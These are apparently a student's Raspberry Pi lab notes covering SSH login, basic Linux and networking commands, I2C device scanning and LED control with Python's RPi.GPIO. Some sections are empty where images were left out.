SSH :

- SSH stands for Secure Shell or Secure Socket Shell. It is a cryptographic network protocol that allows two computers to communicate and share the data over an insecure network such as the internet. It is used to login to a remote server to execute commands and data transfer from one machine to another machine.
- Secure communication provides a strong password authentication and encrypted communication with a public key over an insecure channel. It is used to replace unprotected remote login protocols such as **Telnet, rlogin, rsh, etc**., and insecure file transfer protocol **FTP**.

Connecting Raspberrypi by ssh protocol (Secure Shell)

To connect with ssh protocol follows ssh username@hostname

```
PS C:\Users\HP> ssh pi@raspberrypi
The authenticity of host 'raspberrypi (2409:4070:2ea5:f843:31fe:b991:1aff:247c)' can't be established.
ED25519 key fingerprint is SHA256:4SogxbZ3MjljmwnbWqowSuvjvjQDvULNpR6M3D/ip7U.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'raspberrypi' (ED25519) to the list of known hosts.
pi@raspberrypi's password:
Linux raspberrypi 5.10.103-v7l+ #1529 SMP Tue Mar 8 12:24:00 GMT 2022 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Sep 22 03:28:07 2022
pi@raspberrypi:~ $
```

pwd →pwd stands for Print Working Directory. It prints the path of the working directory, starting from the root.

```
pi@raspberrypi:~ $ pwd
/home/pi
```

ls →list

```
pi@raspberrypi:~ $ ls
Bookshelf  Desktop
```

free → The Linux free command outputs a summary of RAM usage, including total, used, free, shared, and available memory and swap space.

```
pi@raspberrypi:~/Desktop $ free
               total        used        free      shared  buff/cache   available
Mem:         3930868       60736     3713852       25052      156280     3719812
Swap:         102396           0      102396
```

free -h → The free -h command in Linux is used to display the amount of free and used memory in a human-readable format.

```
pi@raspberrypi:~/Desktop $ free -h
               total        used        free      shared  buff/cache   available
Mem:           3.7Gi        59Mi       3.5Gi        24Mi       152Mi       3.5Gi
Swap:           99Mi          0B        99Mi
```

- total: The total amount of physical memory (RAM) in the system.
- used: The amount of memory used by the system.
- free: The amount of memory available for new processes.
- shared: Memory used by shared libraries.
- buffers: Memory used by buffer cache.
- cached: Memory used by the page cache and slabs (file system metadata).

- available: An estimate of how much memory is available for starting new applications without swapping.

The -h option is used to format the memory sizes in a more readable way, using units such as "M" for megabytes and "G" for gigabytes.

By running the free -h command, you can quickly get an overview of the system's memory usage and availability.

To check version of python

```
PS C:\Users\HP> python3 --version
Python 3.11.4
```

To write python code just give python3 as a command and give enter if you want to come out of code base then give exit() as a command then you will get back to yours terminal

```
C:\Users\HP>python3
Python 3.11.4 (tags/v3.11.4:d2340ef, Jun  7 2023, 05:45:37) [MSC v.1934 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> print("hi ra lokesh")
hi ra lokesh
>>> exit()
```


running sudo i2cdetect -y 1 is a way to scan the I2C bus number 1 and identify the connected devices by their respective addresses.


Communication happens throught i2c bru pi to raspberry pi

```
pi@raspberrypi:~ $ sudo i2cdetect -y 1
```

Then you will a new window

Select Interface Options -> Select I2C then enable I2C and then finish





The pins(Jumper wires) which are connected to raspberrypi that will be displayed

```
pi@lokesh:~/Deskop $ sudo i2cdetect -y 1
     0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00:          03 -- -- -- -- -- -- -- -- -- -- -- --
10: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
20: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
30: -- -- -- -- -- -- -- -- -- -- -- -- -- -- 3e --
40: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
50: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
60: -- -- 62 -- -- -- -- -- -- -- -- -- -- -- -- --
70: 70 -- -- -- -- -- --
```

To update raspberrypi

sudo apt-get update

sudo apt-get upgrade

sudo apt-get dist-upgrade

to get ip of Raspberrypi :

hostname -I

```
pi@lokesh:~/Deskop $ hostname -I
192.168.80.21 fd5e:8ee8:dd3e::f23 fd5e:8ee8:dd3e:0:93e0:9036:f454:46c8
```

I have changed hostname from raspberrypi to lokesh

ping hostname -6 → The ping command in terminal is used to test network connectivity and determine the round-trip time (RTT) between a source and a destination host or IP address. The -6 option in the ping command is used to specify that IPv6 (Internet Protocol version 6) should be used for the ping operation.

```
PS C:\Users\HP> ping lokesh -6

Pinging lokesh.lan [fd5e:8ee8:dd3e::f23] with 32 bytes of data:
Reply from fd5e:8ee8:dd3e::f23: time=102ms
Reply from fd5e:8ee8:dd3e::f23: time=29ms
Reply from fd5e:8ee8:dd3e::f23: time=23ms
Reply from fd5e:8ee8:dd3e::f23: time=22ms

Ping statistics for fd5e:8ee8:dd3e::f23:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 22ms, Maximum = 102ms, Average = 44ms
```

lokesh is the hostname of the destination you want to ping using IPv6. The command will continuously send ICMPv6 Echo Request packets to the specified destination and display the round-trip time and any received replies. To stop the ping operation, you can use Ctrl+C.

ping hostname -4 → The ping command in Linux is used to test network connectivity and measure the round-trip time (RTT) between a source and a destination host or IP address. The -4 option in the ping command is used to specify that IPv4 (Internet Protocol version 4) should be used for the ping operation

```
PS C:\Users\HP> ping lokesh -4

Pinging lokesh.lan [192.168.80.21] with 32 bytes of data:
Reply from 192.168.80.21: bytes=32 time=112ms TTL=64
Reply from 192.168.80.21: bytes=32 time=22ms TTL=64
Reply from 192.168.80.21: bytes=32 time=29ms TTL=64
Reply from 192.168.80.21: bytes=32 time=120ms TTL=64

Ping statistics for 192.168.80.21:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 22ms, Maximum = 120ms, Average = 70ms
```

lokesh is the hostname of the destination you want to ping using IPv4. The command will continuously send ICMP Echo Request packets to the specified destination and display the round-trip time and any received replies. To stop the ping operation, you can use Ctrl+C.

nslookup hostname → Nslookup is the name of a program that lets users enter a host name and find out the corresponding IP address or domain name system (DNS) record

```
PS C:\Users\HP> nslookup lokesh
Server:  CK-Mi-4A.lan
Address:  fd5e:8ee8:dd3e::1

Name:    lokesh.lan
Addresses:  fd5e:8ee8:dd3e::f23
          192.168.80.21
```

sudo su → The sudo su command is used in Linux to switch to the superuser (root) account or open a root shell.

```
pi@lokesh:~/Deskop $ sudo su
root@lokesh:/home/pi/Deskop#
```

ping hostname → The ping command is used to test network connectivity and measure the round-trip time (RTT) between a source and a destination host or IP address.

```
root@lokesh:/home/pi/Deskop# ping lokesh
PING lokesh (127.0.1.1) 56(84) bytes of data.
64 bytes from lokesh (127.0.1.1): icmp_seq=1 ttl=64 time=0.159 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=2 ttl=64 time=0.086 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=3 ttl=64 time=0.065 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=4 ttl=64 time=0.058 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=5 ttl=64 time=0.054 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=6 ttl=64 time=0.053 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=7 ttl=64 time=0.055 ms
64 bytes from lokesh (127.0.1.1): icmp_seq=8 ttl=64 time=0.058 ms
```


Python code in bash to on and off LED

```
root@lokesh:/home/pi/Deskop# python3
Python 3.7.3 (default, Jan 22 2021, 20:04:44)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import RPi.GPIO as GPIO
>>> import time
>>> GPIO.setwarnings(False)
>>> led = 17
>>> GPIO.setmode(GPIO.BCM)
>>> GPIO.setup(led,GPIO.OUT)
>>> GPIO.output(led,True)
>>> GPIO.output(led,False)
>>> GPIO.output(led,True)
>>> GPIO.output(led,False)
>>> GPIO.output(led,True)
>>> GPIO.output(led,False)
>>> GPIO.output(led,True)
```


DAY - 2

Bash Commands

Conditional statement in shell file



Output :



chmod 777 filename →

777 - owner of file , group of file ,Others hacing read write execute

744 - owner of file all permissions read write execute

But for group of file and others having only read

chmod u=rwx,g=rx,o=r newfile.txt

ls -l filename.sh →

The "ls" command is used to list files and directories in a directory, and the "-l" flag (long format) is used to display detailed information about the file.

-rw-r--r-- 1 user group 1024 Jul 29 10:00 filename.sh

-rw-r--r-- : This part represents the file's permissions. In this example, it means the file is a regular file (-) with read and write permissions for the owner (user), and read-only permissions for the group and others.

1: The number of hard links to the file. Usually, it is 1 for a regular file.(in simple words no : of locations that file exists in that particular os

user: The owner of the file.

group: The group associated with the file.


1024: The file size in bytes.

Jul 29 10:00: The date and time of the last modification of the file.

filename.sh: The name of the file.


This command is useful when you want to view detailed information about a specific file, such as its permissions, size, owner, and modification date.

Output2:




While loop

Code :



